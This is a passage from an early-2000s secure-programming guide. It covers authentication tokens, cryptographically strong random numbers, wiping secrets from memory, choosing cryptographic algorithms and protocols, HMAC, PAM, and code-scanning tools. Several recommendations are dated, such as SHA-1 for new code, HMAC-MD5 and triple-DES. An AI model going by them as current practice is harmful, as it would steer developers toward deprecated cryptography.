Here's an example. If a user logs into foobar.com sucessfully, you might establish the expiration date as 2002−12−30T1800 (let's assume we'll transmit as ASCII text in this format for the moment), the username as "fred", the client session as "1234", and you might determine that the client's IP address was 5.6.7.8. If you use a simple SHA−1 keyed digest (and use a key prefixing the rest of the data), with the server key2 value of "rM!V^m~v*Dzx", the digest could be computed over:

```
exp=2002-12-30T1800&user=fred&session=1234&client=5.6.7.8
```

A keyed digest can be computed by running a cryptographic hash code over, say, the server key2, then the data; in this case, the digest would be:

```
101cebfcc6ff86bc483e0538f616e9f5e9894d94
```

From then on, the server must check the expiration time and recompute the digest of this authentication token, and only accept client requests if the digest is correct. If there's no token, the server should reply with the user login page (with a hidden form field to show where the successful login should go afterwards).

It would be prudent to display the username, especially on important screens, to help counter session fixation attacks. If users are given feedback on their username, they may notice if they don't have their expected username. This is helpful anyway if it's possible to have an unexpected username (e.g., a family that shares the same machine). Examples of important screens include those when a file is uploaded that should be kept private.

One odd implementation issue: although the specifications for the "Expires:" (expiration time) field for cookies permit time zones, it turns out that some versions of Microsoft's Internet Explorer don't implement time zones correctly for cookie expiration. Thus, you need to always use UTC time (also called Zulu time) in cookie expiration times for maximum portability. It's a good idea in general to use UTC time for time values, and convert when necessary for human display, since this eliminates other time zone and daylight savings time issues.

If you include a sessionid in the authentication token, you can limit access further. Your server could ``track'' what pages a user has seen in a given session, and only permit access to other appropriate pages from that point (e.g., only those directly linked from those page(s)). For example, if a user is granted access to page foo.html, and page foo.html has pointers to resources bar1.jpg and bar2.png, then accesses to bar4.cgi can be rejected. You could even kill the session, though only do this if the authentication information is valid (otherwise, this would make it possible for attackers to cause denial−of−service attacks on other users). This would somewhat limit the access an attacker has, even if they successfully hijack a session, though clearly an attacker with time and an authentication token could ``walk'' the links just as a normal user would.

One decision is whether or not to require the authentication token and/or data to be sent over a secure connection (e.g., SSL). If you send an authentication token in the clear (non−secure), someone who intercepts the token could do whatever the user could do until the expiration time. Also, when you send data over an unencrypted link, there's the risk of unnoticed change by an attacker; if you're worried that someone might change the data on the way, then you need to authenticate the data being transmitted. Encryption by itself doesn't guarantee authentication, but it does make corruption more likely to be detected, and typical libraries can support both encryption and authentication in a TLS/SSL connection. In general, if you're encrypting a message, you should also authenticate it. If your needs vary, one alternative is to create two authentication tokens – one is used only in a ``secure'' connection for important operations, while the other used for less−critical operations. Make sure the token used for ``secure'' connections is marked so that only secure connections (typically encrypted SSL/TLS connections) are used. If users aren't really different, the authentication token could omit the ``data'' entirely.

Again, make sure that the pages with this authentication token aren't cached. There are other reasonable schemes also; the goal of this text is to provide at least one secure solution. Many variations are possible.

11.2.3. Authenticating on the Web: Logging Out

You should always provide users with a mechanism to ``log out'' – this is especially helpful for customers using shared browsers (say at a library). Your ``logout'' routine's task is simple – just unset the client's authentication token.

11.3. Random Numbers

In many cases secure programs must generate ``random'' numbers that cannot be guessed by an adversary. Examples include session keys, public or private keys, symmetric keys, nonces and IVs used in many protocols, salts, and so on. Ideally, you should use a truly random source of data for random numbers, such as values based on radioactive decay (through precise timing of Geiger counter clicks), atmospheric noise, or thermal noise in electrical circuits. Some computers have a hardware component that functions as a real random value generator, and if it's available you should use it.

However, most computers don't have hardware that generates truly random values, so in most cases you need a way to generate random numbers that is sufficiently random that an adversary can't predict it. In general, this means that you'll need three things:

- An ``unguessable'' state; typically this is done by measuring variances in timing of low−level devices (keystrokes, disk drive arm jitter, etc.) in a way that an adversary cannot control.
- A cryptographically strong pseudo−random number generator (PRNG), which uses the state to generate ``random'' numbers.
- A large number of bits (in both the seed and the resulting value used). There's no point in having a strong PRNG if you only have a few possible values, because this makes it easy for an attacker to use brute force attacks. The number of bits necessary varies depending on the circumstance, however, since these are often used as cryptographic keys, the normal rules of thumb for keys apply. For a symmetric key (result), I'd use at least 112 bits (3DES), 128 bits is a little better, and 160 bits or more is even safer.

Typically the PRNG uses the state to generate some values, and then some of its values and other unguessable inputs are used to update the state. There are lots of ways to attack these systems. For example, if an attacker can control or view inputs to the state (or parts of it), the attacker may be able to determine your supposedly ``random'' number.

A real danger with PRNGs is that most computer language libraries include a large set of pseudo−random number generators (PRNGs) which are *inappropriate* for security purposes. Let me say it again: *do not use typical random number generators for security purposes*. Typical library PRNGs are intended for use in simulations, games, and so on; they are *not* sufficiently random for use in security functions such as key generation. Most non−cryptographic library PRNGs are some variation of ``linear congruential generators'', where the ``next'' random value is computed as "(aX+b) mod m" (where X is the previous value). Good linear congruential generators are fast and have useful statistical properties, making them appropriate for their intended uses. The problem with such PRNGs is that future values can be easily deduced by an attacker (though they may appear random). Other algorithms for generating random numbers quickly, such as quadratic generators and cubic generators, have also been broken [Schneier 1996]. In short, you have to use cryptographically strong PRNGs to generate random numbers in secure applications − ordinary random number libraries are not sufficient.

Failing to correctly generate truly random values for keys has caused a number of problems, including holes in Kerberos, the X window system, and NFS [Venema 1996].

If possible, you should use system services (typically provided by the operating system) that are expressly designed to create cryptographically secure random values. For example, the Linux kernel (since 1.3.30) includes a random number generator, which is sufficient for many security purposes. This random number generator gathers environmental noise from device drivers and other sources into an entropy pool. When accessed as /dev/random, random bytes are only returned within the estimated number of bits of noise in the

entropy pool (when the entropy pool is empty, the call blocks until additional environmental noise is gathered). When accessed as /dev/urandom, as many bytes as are requested are returned even when the entropy pool is exhausted. If you are using the random values for cryptographic purposes (e.g., to generate a key) on Linux, use /dev/random. *BSD systems also include /dev/random. Solaris users with the SUNWski package also have /dev/random. Note that if a hardware random number generator is available and its driver is installed, it will be used instead. More information is available in the system documentation random(4).

On other systems, you'll need to find another way to get truly random results. One possibility for other Unix−like systems is the Entropy Gathering Daemon (EGD), which monitors system activity and hashes it into random values; you can get it at http://www.lothar.com/tech/crypto. You might consider using a cryptographic hash functions (e.g., SHA−1) on PRNG outputs. By using a hash algorithm, even if the PRNG turns out to be guessable, this means that the attacker must now also break the hash function.

If you have to implement a strong PRNG yourself, a good choice for a cryptographically strong (and patent−unencumbered) PRNG is the Yarrow algorithm; you can learn more about Yarrow from http://www.counterpane.com/yarrow.html. Some other PRNGs can be useful, but many widely−used ones have known weaknesses that may or may not matter depending on your application. Before implementing a PRNG yourself, consult the literature, such as [Kelsey 1998] and [McGraw 2000a]. You should also examine IETF RFC 1750. NIST has some useful information; see the NIST publication 800−22 and NIST errata. You should know about the diehard tests too. You might want to examine the paper titled "how Intel checked its PRNG", but unfortunately that paper appears to be unavailable now.

11.4. Specially Protect Secrets (Passwords and Keys) in User Memory

If your application must handle passwords or non−public keys (such as session keys, private keys, or secret keys), try to hide them and overwrite them immediately after using them so they have minimal exposure.

Systems such as Linux support the mlock() and mlockall() calls to keep memory from being paged to disk (since someone might acquire the kep later from the swap file). Note that on Linux this is a privileged system call, which causes its own issues (do I grant the program superuser privileges so it can call mlock, if it doesn't need them otherwise?).

Also, if your program handles such secret values, be sure to disable creating core dumps (via ulimit). Otherwise, an attacker may be able to halt the program and find the secret value in the data dump.

Beware − normally processes can monitor other processes through the calls for debuggers (e.g., via ptrace(2) and the /proc pseudo−filesystem) [Venema 1996] Kernels usually protect against these monitoring routines if the process is setuid or setgid (on the few ancient ones that don't, there really isn't a good way to defend yourself other than upgrading). Thus, if your process manages secret values, you probably should make it setgid or setuid (to a different unprivileged group or user) to forceably inhibit this kind of monitoring. Unless you need it to be setuid, use setgid (since this grants fewer privileges).

Then there's the problem of being able to actually overwrite the value, which often becomes language and compiler specific. In many languages, you need to make sure that you store such information in mutable locations, and then overwrite those locations. For example, in Java, don't use the type String to store a password because Strings are immutable (they will not be overwritten until garbage−collected and then reused, possibly a far time in the future). Instead, in Java use char[] to store a password, so it can be immediately overwritten. In Ada, use type String (an array of characters), and not type Unbounded_String, to

make sure that you have control over the contents.

In many languages (including C and C++), be careful that the compiler doesn't optimize away the "dead code" for overwriting the value – since in this case it's not dead code. Many compilers, including many C/C++ compilers, remove writes to stores that are no longer used – this is often referred to as "dead store removal." Unfortunately, if the write is really to overwrite the value of a secret, this means that code that appears to be correct will be silently discareded. Ada provides the pragma Inspection_Point; place this after the code erasing the memory, and that way you can be certain that the object containing the secret will really be erased (and that the the overwriting won't be optimized away).

A Bugtraq post by Andy Polyakov (November 7, 2002) reported that the C/C++ compilers gcc version 3 or higher, SGI MIPSpro, and the Microsoft compilers eliminated simple inlined calls to memset intended to overwrite secrets. This is allowed by the C and C++ standards. Other C/C++ compilers (such as gcc less than version 3) preserved the inlined call to memset at all optimization levels, showing that the issue is compiler–specific. Simply declaring that the destination data is volatile doesn't help on all compilers; both the MIPSpro and Microsoft compilers ignored simple "volatilization". Simply "touching" the first byte of the secret data doesn't help either; he found that the MIPSpro and GCC>=3 cleverly nullify only the first byte and leave the rest intact (which is actually quite clever – the problem is that the compiler's cleverness is interfering with our goals). One approach that seems to work on all platforms is to write your own implementation of memset with internal "volatilization" of the first argument (this code is based on a workaround proposed by Michael Howard):

```
void *guaranteed_memset(void *v,int c,size_t n)
 { volatile char *p=v; while (n--) *p++=c; return v; }
```

Then place this definition into an external file to force the function to be external (define the function in a corresponding .h file, and #include the file in the callers, as is usual). This approach appears to be safe at any optimization level (even if the function gets inlined).

11.5. Cryptographic Algorithms and Protocols

Often cryptographic algorithms and protocols are necessary to keep a system secure, particularly when communicating through an untrusted network such as the Internet. Where possible, use cryptographic techniques to authenticate information and keep the information private (but don't assume that simple encryption automatically authenticates as well). Generally you'll need to use a suite of available tools to secure your application.

For background information and code, you should probably look at the classic text ``Applied Cryptography'' [Schneier 1996]. The newsgroup ``sci.crypt'' has a series of FAQ's; you can find them at many locations, including http://www.landfield.com/faqs/cryptography–faq. Linux–specific resources include the Linux Encryption HOWTO at http://marc.mutz.com/Encryption–HOWTO/. A discussion on how protocols use the basic algorithms can be found in [Opplinger 1998]. A useful collection of papers on how to apply cryptography in protocols can be found in [Stallings 1996]. What follows here is just a few comments; these areas are rather specialized and covered more thoroughly elsewhere.

Cryptographic protocols and algorithms are difficult to get right, so do not create your own. Instead, where you can, use protocols and algorithms that are widely–used, heavily analyzed, and accepted as secure. When you must create anything, give the approach wide public review and make sure that professional security analysts examine it for problems. In particular, do not create your own encryption algorithms unless you are an expert in cryptology, know what you're doing, and plan to spend years in professional review of the

algorithm. Creating encryption algorithms (that are any good) is a task for experts only.

A number of algorithms are patented; even if the owners permit ``free use'' at the moment, without a signed contract they can always change their minds later, putting you at extreme risk later. In general, avoid all patented algorithms – in most cases there's an unpatented approach that is at least as good or better technically, and by doing so you avoid a large number of legal problems.

Another complication is that many counties regulate or restrict cryptography in some way. A survey of legal issues is available at the ``Crypto Law Survey'' site, http://rechten.kub.nl/koops/cryptolaw/.

Often, your software should provide a way to reject ``too small'' keys, and let the user set what ``too small'' is. For RSA keys, 512 bits is too small for use. There is increasing evidence that 1024 bits for RSA keys is not enough either; Bernstein has suggested techniques that simplify brute−forcing RSA, and other work based on it (such as Shamir and Tromer's "Factoring Large Numbers with the TWIRL device") now suggests that 1024 bit keys can be broken in a year by a $10 Million device. You may want to make 2048 bits the minimum for RSA if you really want a secure system, and you should certainly do so if you plan to use those keys after 2015. For more about RSA specifically, see RSA's commentary on Bernstein's work. For a more general discussion of key length and other general cryptographic algorithm issues, see NIST's key management workshop in November 2001.

11.5.1. Cryptographic Protocols

When you need a security protocol, try to use standard−conforming protocols such as IPSec, SSL (soon to be TLS), SSH, S/MIME, OpenPGP/GnuPG/PGP, and Kerberos. Each has advantages and disadvantages; many of them overlap somewhat in functionality, but each tends to be used in different areas:

- Internet Protocol Security (IPSec). IPSec provides encryption and/or authentication at the IP packet level. However, IPSec is often used in a way that only guarantees authenticity of two communicating hosts, not of the users. As a practical matter, IPSec usually requires low−level support from the operating system (which not all implement) and an additional keyring server that must be configured. Since IPSec can be used as a "tunnel" to secure packets belonging to multiple users and multiple hosts, it is especially useful for building a Virtual Private Network (VPN) and connecting a remote machine. As of this time, it is much less often used to secure communication from individual clients to servers. The new version of the Internet Protocol, IPv6, comes with IPSec ``built in,'' but IPSec also works with the more common IPv4 protocol. Note that if you use IPSec, don't use the encryption mode without the authentication, because the authentication also acts as integrity protection.
- Secure Socket Layer (SSL) / TLS. SSL/TLS works over TCP and tunnels other protocols using TCP, adding encryption, authentication of the server, and optional authentication of the client (but authenticating clients using SSL/TLS requires that clients have configured X.509 client certificates, something rarely done). SSL version 3 is widely used; TLS is a later adjustment to SSL that strengthens its security and improves its flexibility. Currently there is a slow transition going on from SSLv3 to TLS, aided because implementations can easily try to use TLS and then back off to SSLv3 without user intervention. Unfortunately, a few bad SSLv3 implementations cause problems with the backoff, so you may need a preferences setting to allow users to skip using TLS if necessary. Don't use SSL version 2, it has some serious security weaknesses.

  SSL/TLS is the primary method for protecting http (web) transactions. Any time you use an "https://" URL, you're using SSL/TLS. Other protocols that often use SSL/TLS include POP3 and IMAP. SSL/TLS usually use a separate TCP/IP port number from the unsecured port, which the IETF is a little unhappy about (because it consumes twice as many ports; there are solutions to this). SSL is

relatively easy to use in programs, because most library implementations allow programmers to use operations similar to the operations on standard sockets like SSL_connect(), SSL_write(), SSL_read(), etc. A widely used OSS/FS implementation of SSL (as well as other capabilities) is OpenSSL, available at http://www.openssl.org.

- OpenPGP and S/MIME. There are two competing, essentially incompatible standards for securing email: OpenPGP and S/MIME. OpenPHP is based on the PGP application; an OSS/FS implementation is GNU Privacy Guard from http://www.gnupg.org. Currently, their certificates are often not interchangeable; work is ongoing to repair this.
- SSH. SSH is the primary method of securing ``remote terminals'' over an internet, and it also includes methods for tunelling X Windows sessions. However, it's been extended to support single sign−on and general secure tunelling for TCP streams, so it's often used for securing other data streams too (such as CVS accesses). The most popular implementation of SSH is OpenSSH http://www.openssh.com, which is OSS/FS. Typical uses of SSH allows the client to authenticate that the server is truly the server, and then the user enters a password to authenticate the user (the password is encrypted and sent to the other system for verification). Current versions of SSH can store private keys, allowing users to not enter the password each time. To prevent man−in−the−middle attacks, SSH records keying information about servers it talks to; that means that typical use of SSH is vulnerable to a man−in−the−middle attack during the very first connection, but it can detect problems afterwards. In contrast, SSL generally uses a certificate authority, which eliminates the first connection problem but requires special setup (and payment!) to the certificate authority.
- Kerberos. Kerberos is a protocol for single sign−on and authenticating users against a central authentication and key distribution server. Kerberos works by giving authenticated users "tickets", granting them access to various services on the network. When clients then contact servers, the servers can verify the tickets. Kerberos is a primary method for securing and supporting authentication on a LAN, and for establishing shared secrets (thus, it needs to be used with other algorithms for the actual protection of communication). Note that to use Kerberos, both the client and server have to include code to use it, and since not everyone has a Kerberos setup, this has to be optional − complicating the use of Kerberos in some programs. However, Kerberos is widely used.

Many of these protocols allow you to select a number of different algorithms, so you'll still need to pick reasonable defaults for algorithms (e.g., for encryption).

11.5.2. Symmetric Key Encryption Algorithms

The use, export, and/or import of implementations of encryption algorithms are restricted in many countries, and the laws can change quite rapidly. Find out what the rules are before trying to build applications using cryptography.

For secret key (bulk data) encryption algorithms, use only encryption algorithms that have been openly published and withstood years of attack, and check on their patent status. I would recommend using the new Advanced Encryption Standard (AES), also known as Rijndahl −− a number of cryptographers have analyzed it and not found any serious weakness in it, and I believe it has been through enough analysis to be trustworthy now. However, in August 2002 researchers Fuller and Millar discovered a mathematical property of the cipher that, while not an attack, might be exploitable into an attack (the approach may actually has serious consequences for some other algorithms, too). Thus, it's worth staying tuned to future work. A good alternative to AES is the Serpent algorithm, which is slightly slower but is very resistant to attack. For many applications triple−DES is a very good encryption algorithm; it has a reasonably lengthy key (112 bits), no patent issues, and a very long history of withstanding attacks (it's withstood attacks far longer than any other encryption algorithm with reasonable key length in the public literature, so it's probably the safest

publicly−available symmetric encryption algorithm when properly implemented). However, triple−DES is very slow when implemented in software, so triple−DES can be considered ``safest but slowest.'' Twofish appears to be a good encryption algorithm, but there are some lingering questions − Sean Murphy and Fauzan Mirza showed that Twofish has properties that cause many academics to be concerned (though as of yet no one has managed to exploit these properties). MARS is highly resistent to ``new and novel'' attacks, but it's more complex and is impractical on small−ability smartcards. For the moment I would avoid Twofish − it's quite likely that this will never be exploitable, but it's hard to be sure and there are alternative algorithms which don't have these concerns. Don't use IDEA − it's subject to U.S. and European patents. Don't use stupid algorithms such as XOR with a constant or constant string, the ROT (rotation) scheme, a Vinegere ciphers, and so on − these can be trivially broken with today's computers. Don't use ``double DES'' (using DES twice) − that's subject to a ``man in the middle'' attack that triple−DES avoids. Your protocol should support multiple encryption algorithms, anyway; that way, when an encryption algorithm is broken, users can switch to another one.

For symmetric−key encryption (e.g., for bulk encryption), don't use a key length less than 90 bits if you want the information to stay secret through 2016 (add another bit for every additional 18 months of security) [Blaze 1996]. For encrypting worthless data, the old DES algorithm has some value, but with modern hardware it's too easy to break DES's 56−bit key using brute force. If you're using DES, don't just use the ASCII text key as the key − parity is in the least (not most) significant bit, so most DES algorithms will encrypt using a key value well−known to adversaries; instead, create a hash of the key and set the parity bits correctly (and pay attention to error reports from your encryption routine). So−called ``exportable'' encryption algorithms only have effective key lengths of 40 bits, and are essentially worthless; in 1996 an attacker could spend $10,000 to break such keys in twelve minutes or use idle computer time to break them in a few days, with the time−to−break halving every 18 months in either case.

Block encryption algorithms can be used in a number of different modes, such as ``electronic code book'' (ECB) and ``cipher block chaining'' (CBC). In nearly all cases, use CBC, and do *not* use ECB mode − in ECB mode, the same block of data always returns the same result inside a stream, and this is often enough to reveal what's encrypted. Many modes, including CBC mode, require an ``initialization vector'' (IV). The IV doesn't need to be secret, but it does need to be unpredictable by an attacker. Don't reuse IV's across sessions − use a new IV each time you start a session.

There are a number of different streaming encryption algorithms, but many of them have patent restrictions. I know of no patent or technical issues with WAKE. RC4 was a trade secret of RSA Data Security Inc; it's been leaked since, and I know of no real legal impediment to its use, but RSA Data Security has often threatened court action against users of it (it's not at all clear what RSA Data Security could do, but no doubt they could tie up users in worthless court cases). If you use RC4, use it as intended − in particular, always discard the first 256 bytes it generates, or you'll be vulnerable to attack. SEAL is patented by IBM − so don't use it. SOBER is patented; the patent owner has claimed that it will allow many uses for free if permission is requested, but this creates an impediment for later use. Even more interestingly, block encryption algorithms can be used in modes that turn them into stream ciphers, and users who want stream ciphers should consider this approach (you'll be able to choose between far more publicly−available algorithms).

11.5.3. Public Key Algorithms

For public key cryptography (used, among other things, for signing and sending secret keys), there are only a few widely−deployed algorithms. One of the most widely−used algorithms is RSA; RSA's algorithm was patented, but only in the U.S., and that patent expired in September 2000, so RSA can be freely used. Never decrypt or sign a raw value that an attacker gives you directly using RSA and expose the result, because that could expose the private key (this isn't a problem in practice, because most protocols involve signing a hash

computed by the user – not the raw value – or don't expose the result). Never decrypt or sign the exact same raw value multiple times (the original can be exposed). Both of these can be solved by always adding random padding (PGP does this) – the usual approach is called Optimal Asymmetric Encryption Padding (OAEP).

The Diffie–Hellman key exchange algorithm is widely used to permit two parties to agree on a session key. By itself it doesn't guarantee that the parties are who they say they are, or that there is no middleman, but it does strongly help defend against passive listeners; its patent expired in 1997. If you use Diffie–Hellman to create a shared secret, be sure to hash it first (there's an attack if you use its shared value directly).

NIST developed the digital signature standard (DSS) (it's a modification of the ElGamal cryptosystem) for digital signature generation and verification; one of the conditions for its development was for it to be patent–free.

RSA, Diffie–Hellman, and El Gamal's techniques require more bits for the keys for equivalent security compared to typical symmetric keys; a 1024–bit key in these systems is supposed to be roughly equivalent to an 80–bit symmetric key. A 512–bit RSA key is considered completely unsafe; Nicko van Someren has demonstrated that such small RSA keys can be factored in 6 weeks using only already–available office hardware (never mind equipment designed for the job). In the past, a 1024–bit RSA key was considered reasonably secure, but recent advancements in factorization algorithms (e.g., by D. J. Bernstein) have raised concerns that perhaps even 1024 bits is not enough for an RSA key. Certainly, if your application needs to be highly secure or last beyond 2015, you should use a 2048 bit keys.

If you need a public key that requires far fewer bits (e.g., for a smartcard), then you might use elliptic curve cryptography (IEEE P1363 has some suggested curves; finding curves is hard). However, be careful – elliptic curve cryptography isn't patented, but certain speedup techniques are patented. Elliptic curve cryptography is fast enough that it really doesn't need these speedups anyway for its usual use of encrypting session / bulk encryption keys. In general, you shouldn't try to do bulk encryption with elliptic keys; symmetric algorithms are much faster and are better–tested for the job.

11.5.4. Cryptographic Hash Algorithms

Some programs need a one–way cryptographic hash algorithm, that is, a function that takes an ``arbitrary'' amount of data and generates a fixed–length number that hard for an attacker to invert (e.g., it's difficult for an attacker to create a different set of data to generate that same value). For a number of years MD5 has been a favorite, but recent efforts have shown that its 128–bit length may not be enough [van Oorschot 1994] and that certain attacks weaken MD5's protection [Dobbertin 1996]. Indeed, there are rumors that a top industry cryptographer has broken MD5, but is bound by employee agreement to keep silent (see the Bugtraq 22 August 2000 posting by John Viega). Anyone can create a rumor, but enough weaknesses have been found that the idea of completing the break is plausible. If you're writing new code, use SHA–1 instead of MD5. Don't use the original SHA (now called ``SHA–0''); SHA–0 had the same weakness that MD5 does. If you need more bits in your hash algorithm, use SHA–256, SHA–384, or SHA–512; you can get the specifications in NIST FIPS PUB 180–2.

11.5.5. Integrity Checking

When communicating, you need some sort of integrity check (don't depend just on encryption, since an attacker can then induce changes of information to ``random'' values). This can be done with hash algorithms, but don't just use a hash function directly (this exposes users to an ``extension'' attack – the attacker can use the hash value, add data of their choosing, and compute the new hash). The usual approach is ``HMAC'', which computes the integrity check as

```
H(k xor opad, H(k xor ipad, data)).
```

where H is the hash function (typically MD5 or SHA−1) and k is the key. Thus, integrity checks are often HMAC−MD5 or HMAC−SHA−1. Note that although MD5 has some weaknesses, as far as I know MD5 isn't vulnerable when used in this construct, so HMAC−MD5 is (to my knowledge) okay. This is defined in detail in IETF RFC 2104.

Note that in the HMAC approach, a receiver can forge the same data as a sender. This isn't usually a problem, but if this must be avoided, then use public key methods and have the sender ``sign'' the data with the sender private key − this avoids this forging attack, but it's more expensive and for most environments isn't necessary.

11.5.6. Randomized Message Authentication Mode (RMAC)

NIST has developed and proposed a new mode for using cryptographic algorithms called Randomized Message Authentication Code (RMAC). RMAC is intended for use as a message authentication code technique.

Although there's a formal proof showing that RMAC is secure, the proof depends on the highly questionable assumption that the underlying cryptographic algorithm meets the "ideal cipher model" − in particular, that the algorithm is secure against a variety of specialized attacks, including related−key attacks. Unfortunately, related−key attacks are poorly studied for many algorithms; this is not the kind of property or attack that most people worry about when analyzing with cryptographic algorithms. It's known triple−DES doesn't have this properly, and it's unclear if other widely−accepted algorithms like AES have this property (it appears that AES is at least weaker against related key attacks than usual attacks).

The best advice right now is "don't use RMAC". There are other ways to do message authentication, such as HMAC combined with a cryptographic hash algorithm (e.g., HMAC−SHA1). HMAC isn't the same thing (e.g., technically it doesn't include a nonce, so you should rekey sooner), but the theoretical weaknesses of HMAC are merely theoretical, while the problems in RMAC seem far more important in the real world.

11.5.7. Other Cryptographic Issues

You should both encrypt and include integrity checks of data that's important. Don't depend on the encryption also providing integrity − an attacker may be able to change the bits into a different value, and although the attacker may not be able to change it to a specific value, merely changing the value may be enough. In general, you should use different keys for integrity and secrecy, to avoid certain subtle attacks.

One issue not discussed often enough is the problem of ``traffic analysis.'' That is, even if messages are encrypted and the encryption is not broken, an adversary may learn a great deal just from the encrypted messages. For example, if the presidents of two companies start exchanging many encrypted email messages, it may suggest that the two comparies are considering a merger. For another example, many SSH implementations have been found to have a weakness in exchanging passwords: observers could look at packets and determine the length (or length range) of the password, even if they couldn't determine the password itself. They could also also determine other information about the password that significantly aided in breaking it.

Be sure to not make it possible to solve a problem in parts, and use different keys when the trust environment (who is trusted) changes. Don't use the same key for too long − after a while, change the session key or password so an adversary will have to start over.

Generally you should compress something you'll encrypt – this does add a fixed header, which isn't so good, but it eliminates many patterns in the rest of the message as well as making the result smaller, so it's usually viewed as a ``win'' if compression is likely to make the result smaller.

In a related note, if you must create your own communication protocol, examine the problems of what's gone on before. Classics such as Bellovin [1989]'s review of security problems in the TCP/IP protocol suite might help you, as well as Bruce Schneier [1998] and Mudge's breaking of Microsoft's PPTP implementation and their follow–on work. Again, be sure to give any new protocol widespread public review, and reuse what you can.

11.6. Using PAM

Pluggable Authentication Modules (PAM) is a flexible mechanism for authenticating users. Many Unix–like systems support PAM, including Solaris, nearly all Linux distributions (e.g., Red Hat Linux, Caldera, and Debian as of version 2.2), and FreeBSD as of version 3.1. By using PAM, your program can be independent of the authentication scheme (passwords, SmartCards, etc.). Basically, your program calls PAM, which at run–time determines which ``authentication modules'' are required by checking the configuration set by the local system administrator. If you're writing a program that requires authentication (e.g., entering a password), you should include support for PAM. You can find out more about the Linux–PAM project at http://www.kernel.org/pub/linux/libs/pam/index.html.

11.7. Tools

Some tools may help you detect security problems before you field the result. They can't find all such problems, of course, but they can help catch problems that would overwise slip by. Here are a few tools, emphasizing open source / free software tools.

One obvious type of tool is a program to examine the source code to search for patterns of known potential security problems (e.g., calls to library functions in ways are often the source of security vulnerabilities). These kinds of programs are called ``source code scanners''. Here are a few such tools:

- Flawfinder, which I've developed; it's available at http://www.dwheeler.com/flawfinder. This is also a program that scans C/C++ source code for common problems, and is also licensed under the GPL. Unlike RATS, flawfinder is implemented in Python. The developers of RATS and Flawfinder have agreed to find a way to work together to create a single ``best of breed'' open source program.
- RATS (Rough Auditing Tool for Security) from Secure Software Solutions is available at http://www.securesw.com/rats. This program scans C/C++ source code for common problems, and is licensed under the GPL.
- ITS4 from Cigital (formerly Reliable Software Technologies, RST) also statically checks C/C++ code. It is available free for non–commercial use, including its source code and with certain modification and redistribution rights. Note that this isn't released as ``open source'' as defined by the Open Source Definition (OSD) – In particular, OSD point 6 forbids ``non–commercial use only'' clauses in open source licenses. ITS4 is available at http://www.rstcorp.com/its4.
- Splint (formerly named LCLint) is a tool for statically checking C programs. With minimal effort, splint can be used as a better lint. If additional effort is invested adding annotations to programs, splint can perform stronger checking than can be done by any standard lint. For example, it can be used to statically detect likely buffer overflows. The software is licensed under the GPL and is available at http://www.splint.org.
- cqual is a type–based analysis tool for finding bugs in C programs. cqual extends the type system of C

with extra user−defined type qualifiers, e.g., it can note that values are ``tainted'' or ``untainted'' (similar to Perl's taint checking). The programmer annotates their program in a few places, and cqual performs qualifier inference to check whether the annotations are correct. cqual presents the analysis results using Program Analysis Mode, an emacs−based interface. The current version of cqual can detect potential format−string vulnerabilities in C programs. A previous incarnation of cqual, Carillon, has been used to find Y2K bugs in C programs. The software is licensed under the GPL and is available from http://www.cs.berkeley.edu/Research/Aiken/cqual.

- Cyclone is a C−like language intended to remove C's security weaknesses. In theory, you can always switch to a language that is ``more secure,'' but this doesn't always help (a language can help you avoid common mistakes but it can't read your mind). John Viega has reviewed Cyclone, and in December 2001 he said: ``Cyclone is definitely a neat language. It's a C dialect that doesn't feel like it's taking away any power, yet adds strong safety guarantees, along with numerous features that can be a real boon to programmers. Unfortunately, Cyclone isn't yet ready for prime time. Even with crippling limitations aside, it doesn't yet offer enough advantages over Java (or even C with a good set of tools) to make it worth the risk of using what is still a very young technology. Perhaps in a few years, Cyclone will mature into a robust, widely supported language that comes dangerously close to C in terms of efficiency. If that day comes, you'll certainly see me abandoning C for good.'' The Cyclone compiler has been released under the GPL and LGPL. You can get more information from the Cyclone web site.

Some tools try to detect potential security flaws at run−time, either to counter them or at least to warn the developer about them. Much of Crispen Cowan's work, such as StackGuard, fits here.

There are several tools that try to detect various C/C++ memory−management problems; these are really general−purpose software quality improvement tools, and not specific to security, but memory management problems can definitely cause security problems. An especially capable tool is Valgrind, which detects various memory−management problems (such as use of uninitialized memory, reading/writing memory after it's been free'd, reading/writing off the end of malloc'ed blocks, and memory leaks). Another such tool is Electric Fence (efence) by Bruce Perens, which can detect certain memory management errors. Memwatch (public domain) and YAMD (GPL) can detect memory allocation problems for C and C++. You can even use the built−in capabilities of the GNU C library's malloc library, which has the MALLOC_CHECK_ environment variable (see its manual page for more information). There are many others.

Another approach is to create test patterns and run the program, in attempt to find weaknesses in the program. Here are a few such tools:

- BFBTester, the Brute Force Binary Tester, is licensed under the GPL. This program does quick security checks of binary programs. BFBTester performs checks of single and multiple argument command line overflows and environment variable overflows. Version 2.0 and higher can also watch for tempfile creation activity (to check for using unsafe tempfile names). At one time BFBTester didn't run on Linux (due to a technical issue in Linux's POSIX threads implementation), but this has been fixed as of version 2.0.1. More information is available at http://bfbtester.sourceforge.net/
- The fuzz program is a tool for testing other software. It tests programs by bombarding the program being evaluated with random data. This tool isn't really specific to security.
- SPIKE is a "fuzzer creation kit", i.e., it's a toolkit designed to create "random" tests to find security problems. The SPIKE toolkit is particularly designed for protocol analysis by simulating network protocol clients, and SPIKE proXy is a tool built on SPIKE to test web applications. SPIKE includes a few pre−canned tests. SPIKE is licensed under the GPL.

There are a number tools that try to give you insight into running programs that can also be useful when trying to find security problems in your code. This includes symbolic debuggers (such as gdb) and trace programs

(such as strace and ltrace). One interesting program to support analysis of running code is Fenris (GPL license). Its documentation describes Fenris as a ``multipurpose tracer, stateful analyzer and partial decompiler intended to simplify bug tracking, security audits, code, algorithm or protocol analysis – providing a structural program trace, general information about internal constructions, execution path, memory operations, I/O, conditional expressions and much more." Fenris actually supplies a whole suite of tools, including extensive forensics capabilities and a nice debugging GUI for Linux. A list of other promising open source tools that can be suitable for debugging or code analysis is available at http://lcamtuf.coredump.cx/fenris/debug−tools.html. Another interesting program along these lines is Subterfugue, which allows you to control what happens in every system call made by a program.

If you're building a common kind of product where many standard potential flaws exist (like an ftp server or firewall), you might find standard security scanning tools useful. One good one is Nessus; there are many others. These kinds of tools are very useful for doing regression testing, but since they essentially use a list of past specific vulnerabilities and common configuration errors, they may not be very helpful in finding problems in new programs.

Often, you'll need to call on other tools to implement your secure infrastructure. The Open−Source PKI Book describes a number of open source programs for implmenting a public key infrastructure (PKI).

